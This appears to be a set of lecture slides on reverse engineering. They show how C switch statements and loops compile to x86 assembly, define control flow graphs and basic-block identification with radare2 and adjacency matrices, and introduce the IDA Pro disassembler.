804816a:	eb 11	jmp	804817d
804816c:	c7 45 f8 00 05 00 00	mov	DWORD PTR [ebp-0x8],0x500
8048173:	eb 08	jmp	804817d
8048175:	c7 45 f8 00 0f 00 00	mov	DWORD PTR [ebp-0x8],0xf00
804817c:	90	nop	
804817d:	8b 45 f8	mov	eax,DWORD PTR [ebp-0x8]
8048180:	c9	leave	
8048181:	c3	ret	

use inputvar * 4 as index into a jump table; **0x8048184** is the address of the jump table



Contents of section .rodata (the jump table):

8048184	48810408 51810408 5a810408 63810408	;	0x8048148, 0x8048151, 0x804815a, 0x8048163
8048194	6c810408	;	0x804816c

Switch statement: characteristics

- Comparison with the maximum input value
 - Followed by a jump to the default case
- Presence of a jump table
 - An array of jump target addresses
 - Typically stored in a (read-only) data section, not in a code section
 - Adjacent input values map to offsets into the jump table
- Unconditional jump instructions before jump targets (referenced from the jump table)
 - Cases that end with a break statement in the high-level language

```
cmp    <expression>, <maximum>
ja     <default case>
```



for loop

```
/*
 * Minimal example: for loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    for (i = 0; i < 16; i++) {
        sum += i;
    }
    return 0;
}
```

for loop

```
/*
 * Minimal example: for loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    for (i = 0; i < 16; i++) {
        sum += i;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804813a:	eb 0a	jmp	8048146
804813c:	8b 45 f8	mov	eax, [ebp-0x8]
804813f:	01 45 fc	add	[ebp-0x4],eax
8048142:	83 45 f8 01	add	[ebp-0x8],0x1
8048146:	83 7d f8 0f	cmp	[ebp-0x8],0xf
804814a:	76 f0	jbe	804813c
804814c:	b8 00 00 00 00	mov	eax,0x0
8048151:	c9	leave	
8048152:	c3	ret	

for loop

```
/*
 * Minimal example: for loop
 */
int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    for (i = 0; i < 16; i++) {
        sum += i;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804813a:	eb 0a	jmp	8048146
804813c:	8b 45 f8	mov	eax,[ebp-0x8]
804813f:	01 45 fc	add	[ebp-0x4],eax
8048142:	83 45 f8 01	add	[ebp-0x8],0x1
8048146:	83 7d f8 0f	cmp	[ebp-0x8],0xf
804814a:	76 f0	jbe	804813c
804814c:	b8 00 00 00 00	mov	eax,0x0
8048151:	c9	leave	
8048152:	c3	ret	

Set local vars i = 0, sum = 0

for loop

```
/*
 * Minimal example: for loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    for (i = 0; i < 16; i++) {
        sum += i;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804813a:	eb 0a	jmp	8048146
804813c:	8b 45 f8	mov	eax, [ebp-0x8]
804813f:	01 45 fc	add	[ebp-0x4],eax
8048142:	83 45 f8 01	add	[ebp-0x8],0x1
8048146:	83 7d f8 0f	cmp	[ebp-0x8],0xf
804814a:	76 f0	jbe	804813c
804814c:	b8 00 00 00 00	mov	eax,0x0
8048151:	c9	leave	
8048152:	c3	ret	

Check the condition

for loop

```
/*
 * Minimal example: for loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    for (i = 0; i < 16; i++) {
        sum += i;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804813a:	eb 0a	jmp	8048146
804813c:	8b 45 f8	mov	eax, [ebp-0x8]
804813f:	01 45 fc	add	[ebp-0x4],eax
8048142:	83 45 f8 01	add	[ebp-0x8],0x1
8048146:	83 7d f8 0f	cmp	[ebp-0x8],0xf
804814a:	76 f0	jbe	804813c
804814c:	b8 00 00 00 00	mov	eax,0x0
8048151:	c9	leave	
8048152:	c3	ret	

Execute the loop body

while loop

```
/*
 * Minimal example: while loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    while (i < 16) {
        sum += i;
        i++;
    }
    return 0;
}
```

while loop

```
/*
 * Minimal example: while loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    while (i < 16) {
        sum += i;
        i++;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	eb 0a	jmp	804813f
8048135:	8b 45 f8	mov	eax,[ebp-0x8]
8048138:	01 45 fc	add	[ebp-0x4],eax
804813b:	83 45 f8 01	add	[ebp-0x8],0x1
804813f:	83 7d f8 0f	cmp	[ebp-0x8],0xf
8048143:	76 f0	jbe	8048135
8048145:	b8 00 00 00 00	mov	eax,0x0
804814a:	c9	leave	
804814b:	c3	ret	

Set local vars i = 0, sum = 0

Loop comparison: for and while

```
/*
 * Minimal example: for loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    for (i = 0; i < 16; i++) {
        sum += i;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804813a:	eb 0a	jmp	8048146
804813c:	8b 45 f8	mov	eax, [ebp-0x8]
804813f:	01 45 fc	add	[ebp-0x4],eax
8048142:	83 45 f8 01	add	[ebp-0x8],0x1
8048146:	83 7d f8 0f	cmp	[ebp-0x8],0xf
804814a:	76 f0	jbe	804813c
804814c:	b8 00 00 00 00	mov	eax,0x0
8048151:	c9	leave	
8048152:	c3	ret	

```
/*
 * Minimal example: while loop
 */

int main (int argc, char** argv) {
    uint32_t i = 0, sum = 0;
    while (i < 16) {
        sum += i;
        i++;
    }
    return 0;
}
```

804811f:	55	push	ebp
8048120:	89 e5	mov	ebp,esp
8048122:	83 ec 10	sub	esp,0x10
8048125:	c7 45 f8 00 00 00 00	mov	[ebp-0x8],0x0
804812c:	c7 45 fc 00 00 00 00	mov	[ebp-0x4],0x0
8048133:	eb 0a	jmp	804813f
8048135:	8b 45 f8	mov	eax, [ebp-0x8]
8048138:	01 45 fc	add	[ebp-0x4],eax
804813b:	83 45 f8 01	add	[ebp-0x8],0x1
804813f:	83 7d f8 0f	cmp	[ebp-0x8],0xf
8048143:	76 f0	jbe	8048135
8048145:	b8 00 00 00 00	mov	eax,0x0
804814a:	c9	leave	
804814b:	c3	ret	

Loop: characteristics

- Loop assemblies vary a lot
 - Various jump instructions (jmp, jae, jbe, jne)
 - The x86 loop instruction
 - Occasionally: The REP/REPZ/REPNZ prefixes (designed for string operations)
- High-level language loop components
 - Initialization code
 - Condition
 - Loop body

```
initialization;  
while(condition) {  
    body;  
    increment;  
}
```

```
for(initialization; condition; increment) {  
    body;  
}
```

Control Flow Graphs (CFG)

Code control flow

- Typically, instructions are executed one after the other, i.e. the control flow is sequential
- However, JUMP and CALL instructions divert the control flow
 - A JUMP-NONZERO (JNZ) instruction provides two choices:
 - If the zero flag is set: Divert the control flow to the next instruction
 - If the zero flag is NOT set: Jump to the given target
- The control flow of a program can be captured in a [control flow graph](#)

Control flow graph: Example #1

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

```
i= dword ptr -4
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     [ebp+il], 1337h
cmp     [ebp+il], 1337h
jnz    short loc_8048140
```

```
call    sub_804811F
```

```
loc_8048140:
mov     eax, 0
leave
retn
start endp
```

Control flow graph: Definition

- **Basic block:**

A basic block is a sequence of consecutive instructions with a single entry and single exit.


- **Control flow graph (CFG):**

A control flow graph is a directed graph

$$G = (V, E) \text{ where}$$

- the vertices (V) represent basic blocks, and
- the edges (E) represent control transfers between them.

- The CFG on the right has 3 basic blocks, and 3 edges.



Control flow graph: Definition

- **Basic block:**

A basic block is a sequence of **consecutive instructions** with a **single entry** and **single exit**.


- **Control flow graph (CFG):**

A control flow graph is a directed graph

$$G = (V, E) \text{ where}$$

- the vertices (V) represent basic blocks, and
- the edges (E) represent control transfers between them.

- The CFG on the right has 3 basic blocks, and 3 edges.




Control flow graph: Definition

- The CFG on the right has 3 basic blocks, and 3 edges.
- Example:

```
G = (V, E)
```

```
V = { 1, 2, 3 } ; basic blocks
```

```
E = {  
    (1 -> 2), (1 -> 3),  
    (2 -> 3)  
}
```



Identification of basic blocks for x86

- The identification of basic blocks is important to derive a control flow graph (CFG)
- Where does a basic block begin?
- Where does a basic block end?
- Idea: Which x86 instructions modify the control flow?
 - JUMP (and relatives, i.e. JZ, JNZ, etc.)
 - CALL
- Corner cases: Interrupts and exceptions
 - Interrupts and exceptions are typically ignored when deriving the CFG

Identification of basic blocks for x86

- The start of a basic block is called a **leader**
- The following algorithm derives the basic blocks
- Input: The set of instructions from the disassembly
- Leaders
 - The **first instruction** is always a leader (the instruction at the entry point)
 - The **targets of jump and call** instructions are leaders
 - The instruction that **immediately follows a conditional branch** instruction is a leader
- Once a leader is identified, follow instructions sequentially and mark the end of the basic block if
 - another leader or
 - the end of the program is found
- Output: The set of basic blocks

Identification of basic blocks for x86: Example

```
/*
 * Minimal example: 'if' branch
 */

/* This function should be called
 * if the condition is fulfilled.*/
void condition_fulfilled() {
    return;
}

int main (int argc, char** argv) {
    uint32_t i = 0x1337;
    if (i == 0x1337) {
        condition_fulfilled();
    }
    return 0;
}
```

0804811f <condition_fulfilled>:			
804811f: 55	push	ebp	
8048120: 89 e5	mov	ebp,esp	
8048122: 90	nop		
8048123: 5d	pop	ebp	
8048124: c3	ret		
08048125 <main>:			
8048125: 55	push	ebp	
8048126: 89 e5	mov	ebp,esp	
8048128: 83 ec 10	sub	esp,0x10	
804812b: c7 45 fc 37 13 00 00	mov	[ebp-0x4],0x1337	
8048132: 81 7d fc 37 13 00 00	cmp	[ebp-0x4],0x1337	
8048139: 75 05	jne	8048140	
804813b: e8 df ff ff ff	call	804811f	
8048140: b8 00 00 00 00	mov	eax,0x0	
8048145: c9	leave		
8048146: c3	ret		

Identification of basic blocks for x86: Example

```
0804811f <condition_fulfilled>:  
 804811f: 55                      push    ebp  
 8048120: 89 e5                  mov     ebp,esp  
 8048122: 90                      nop  
 8048123: 5d                      pop    ebp  
 8048124: c3                      ret  
  
entry point → 08048125 <main>:  
 8048125: 55                      push    ebp  
 8048126: 89 e5                  mov     ebp,esp  
 8048128: 83 ec 10                sub    esp,0x10  
 804812b: c7 45 fc 37 13 00 00    mov    [ebp-0x4],0x1337  
 8048132: 81 7d fc 37 13 00 00    cmp    [ebp-0x4],0x1337  
 8048139: 75 05                  jne    8048140  
 804813b: e8 df ff ff ff          call   804811f  
 8048140: b8 00 00 00 00          mov    eax,0x0  
 8048145: c9                      leave  
 8048146: c3                      ret  
  
end of program → ← JUMP instruction ← CALL instruction
```

Identification of basic blocks for x86: Example

	0804811f <condition_fulfilled>:	
	804811f: 55	push ebp
	8048120: 89 e5	mov ebp,esp
	8048122: 90	nop
	8048123: 5d	pop ebp
	8048124: c3	ret
entry point →	08048125 <main>:	
	8048125: 55	push ebp
	8048126: 89 e5	mov ebp,esp
	8048128: 83 ec 10	sub esp,0x10
	804812b: c7 45 fc 37 13 00 00	mov [ebp-0x4],0x1337
	8048132: 81 7d fc 37 13 00 00	cmp [ebp-0x4],0x1337
	8048139: 75 05	jne 8048140
	804813b: e8 df ff ff ff	call 804811f
	8048140: b8 00 00 00 00	mov eax,0x0
	8048145: c9	leave
	8048146: c3	ret
end of program →		← JUMP instruction ← CALL instruction

Leaders:

- 0x8048125 (first instruction, entry point)
- 0x8048140 (jump target)
- 0x804813b (instruction following a jump)
- 0x804811f (call target)

Generate a CFG for one function using radare2

```
# Generate the CFG for  
# the entry point  
ag 0x08048125 > cfg.dot
```

```
# Convert to a PNG image  
!dot -Tpng -o cfg.png cfg.dot
```

```
;-- main:  
;-- eip:  
/ (fcn) entry0 34  
entry0 ()  
; var int local_4h @ ebp-0x4  
0x08048125    push ebp  
0x08048126    mov ebp, esp  
0x08048128    sub esp, 0x10  
0x0804812b    mov dword [local_4h], 0x1337  
0x08048132    cmp dword [local_4h], 0x1337  
0x08048139    jne 0x8048140
```

BB 1

```
| 0x0804813b    call sym.condition_fulfilled
```

BB 2

```
| 0x08048140    mov eax, 0  
| 0x08048145    leave  
\ 0x08048146    ret
```

BB 3

Control flow graph: Example #2

```
#include <stdint.h>
#include <inttypes.h>
#include <stdio.h>

int main (int argc, char** argv) {
    uint32_t i = 0, sum_even = 0, sum_odd = 0;
    // Repeat 16 times
    while (i < 0x10) {
        if (i % 2 == 0) {
            // for even values: add i * 2
            sum_even += i << 1;
        } else {
            // for odd values: add i
            sum_odd += i;
        }
        i++;
    }
    return 0;
}
```

- In a while-loop (16 times)
- Compute one of two sums
 - sum_even: even values of i
 - sum_odd: odd values of i
- Let's look at the resulting CFG on the following slide

```
;-- main:  
/ (fcn) main 72  
| main ()  
| ; var int local_ch @ ebp-0xc  
| ; var int local_8h @ ebp-0x8  
| ; var int local_4h @ ebp-0x4  
| 0x080483db    push ebp  
| 0x080483dc    mov ebp, esp  
| 0x080483de    sub esp, 0x10  
| 0x080483e1    mov dword [local_ch], 0  
| 0x080483e8    mov dword [local_8h], 0  
| 0x080483ef    mov dword [local_4h], 0  
| 0x080483f6    jmp 0x8048416
```

```
| 0x08048416    cmp dword [local_ch], 0xf  
| 0x0804841a    jbe 0x80483f8
```

```
| 0x080483f8    mov eax, dword [local_ch]  
| 0x080483fb    and eax, 1  
| 0x080483fe    test eax, eax  
| 0x08048400    jne 0x804840c
```

```
| 0x0804841c    mov eax, 0  
| 0x08048421    leave  
\ 0x08048422    ret
```

```
| 0x0804840c    mov eax, dword [local_ch]  
| 0x0804840f    add dword [local_4h], eax
```

```
| 0x08048402    mov eax, dword [local_ch]  
| 0x08048405    add eax, eax  
| 0x08048407    add dword [local_8h], eax  
| 0x0804840a    jmp 0x8048412
```

```
| 0x08048412    add dword [local_ch], 1
```

```
uint32_t i = 0, sum_even = 0, sum_odd = 0;
```

```
while (i < 0x10) {
```

```
(i % 2 == 0)
```

```
| 0x0804840c      mov eax, dword [local_ch]  
| 0x0804840f      add dword [local_4h], eax
```

```
;-- main:  
/ (fcn) main 72  
| main ()  
| ; var int local_ch @ ebp-0xc  
| ; var int local_8h @ ebp-0x8  
| ; var int local_4h @ ebp-0x4  
| 0x080483db      push ebp  
| 0x080483dc      mov ebp, esp  
| 0x080483de      sub esp, 0x10  
| 0x080483e1      mov dword [local_ch], 0  
| 0x080483e8      mov dword [local_8h], 0  
| 0x080483ef      mov dword [local_4h], 0  
| 0x080483f6      jmp 0x8048416
```

```
| 0x08048416      cmp dword [local_ch], 0xf  
| 0x0804841a      jbe 0x80483f8
```

```
| 0x080483f8      mov eax, dword [local_ch]  
| 0x080483fb      and eax, 1  
| 0x080483fe      test eax, eax  
| 0x08048400      jne 0x804840c
```

```
| 0x0804841c      mov eax, 0  
| 0x08048421      leave  
\ 0x08048422      ret
```

```
| 0x0804840c      mov eax, dword [local_ch]  
| 0x0804840f      add dword [local_4h], eax
```


```
| 0x08048402      mov eax, dword [local_ch]  
| 0x08048405      add eax, eax  
| 0x08048407      add dword [local_8h], eax  
| 0x0804840a      jmp 0x8048412
```

```
sum_even += i << 1;
```

```
| 0x08048412      add dword [local_ch], 1
```

Adjacency matrix


- The control transfer in a call graph can be represented in an adjacency matrix
- For each edge (a, b) , mark the cell in the matrix with **1** at row a , column b
- The row represents the source of an edge
- The column represents the destination of an edge
- Mark all other cells with a **0**



		Destination		
		BB 1	BB 2	BB 3
Source	BB 1	0	1	1
	BB 2	0	0	1
	BB 3	0	0	0

Adjacency matrix

- The control transfer in a call graph can be represented in an adjacency matrix
- For each edge (a, b) , mark the cell in the matrix with **1** at row a , column b
- The row represents the source of an edge
- The column represents the destination of an edge
- Mark all other cells with a **0**




Adjacency matrix A =

$$\begin{bmatrix} 0 & 1 & 1 \\ 0 & 0 & 1 \\ 0 & 0 & 0 \end{bmatrix}$$

Graph traversal: Finding child nodes

- Determine the **child** nodes that are reachable from basic block N
- Input
 - Adjacency matrix A
 - A vector V where the position of the basic block N is set to 1 (here BB 2)
- Result vector = $V * A$



$$\text{Adjacency matrix } A = \begin{bmatrix} 0 & 1 & 1 \\ 0 & 0 & 1 \\ 0 & 0 & 0 \end{bmatrix}$$

$$V * A =$$

$$\text{Vector } V = \begin{bmatrix} 0 & 1 & 0 \end{bmatrix}$$

$$\begin{bmatrix} 0 & 0 & 1 \end{bmatrix}$$


BB 2 has one child node: BB 3.

Graph traversal: Finding parent nodes

- Determine the **parent** nodes that are reachable from basic block N
- Input**
 - Transposed adjacency matrix A^T
 - A vector V where the position of the basic block N is set to 1 (here BB 3)
- Result vector** = $V * A^T$

$$\text{Adjacency matrix } A^T = \begin{bmatrix} 0 & 0 & 0 \\ 1 & 0 & 0 \\ 1 & 1 & 0 \end{bmatrix}$$

Vector $V = \begin{bmatrix} 0 & 0 & 1 \end{bmatrix}$



$$V * A^T = \begin{bmatrix} 1 & 1 & 0 \end{bmatrix}$$

BB 3 has two parent nodes: BB 1 and BB 2.

References and further reading

- Control flow graphs
 - Formal definition and basic block identification:
Alfred V. Aho, Monica S. Lam, Ravi Sethi, Jeffrey D. Ullman: "Compilers: Principles, Techniques, and Tools", 2nd edition, chapter 8.4.1
- CFG recovery and graph matching implementations
 - grap - define and match graph patterns in binaries
 - <https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2017-GRAP.pdf>
 - <https://www.youtube.com/watch?v=Y9n80nscDcq>
 - CFGScanDroid - Android by Douglas Goddard
 - <https://github.com/douggard/CFGScanDroid>
 - <https://www.youtube.com/watch?v=l0KXjN67hkA>

Practical disassemblers: IDA Pro

Practical disassemblers: IDA Pro

- Most disassemblers operate on binary executables (PE, ELF, ...)
- IDA Pro is the industry standard of disassemblers
 - No way around it if you work in RE or vulnerability research
 - Extensible through custom C and Python code
- In addition to the disassembler, IDA Pro also
 - provides a decompiler (Hex-Rays) decompiler for several architectures (x86, x64, ARM32, ARM64, and PowerPC)
 - provides support for various debugging subsystems (we'll look at debuggers later in this lecture)
 - provides support for emulation backends (we'll look at emulators later)
- Quality is difficult to rival in practice
- Some alternatives seem to pop up (Hopper, JEB, RetDec)

Practical disassemblers: IDA Pro

- Visual indication of code and data in a loaded binary
- Gives a first impression of the binary
 - How much code is in functions?
 - How much code is outside of functions?
 - How much data?
 - How many imported symbols?
 - How much is unknown?



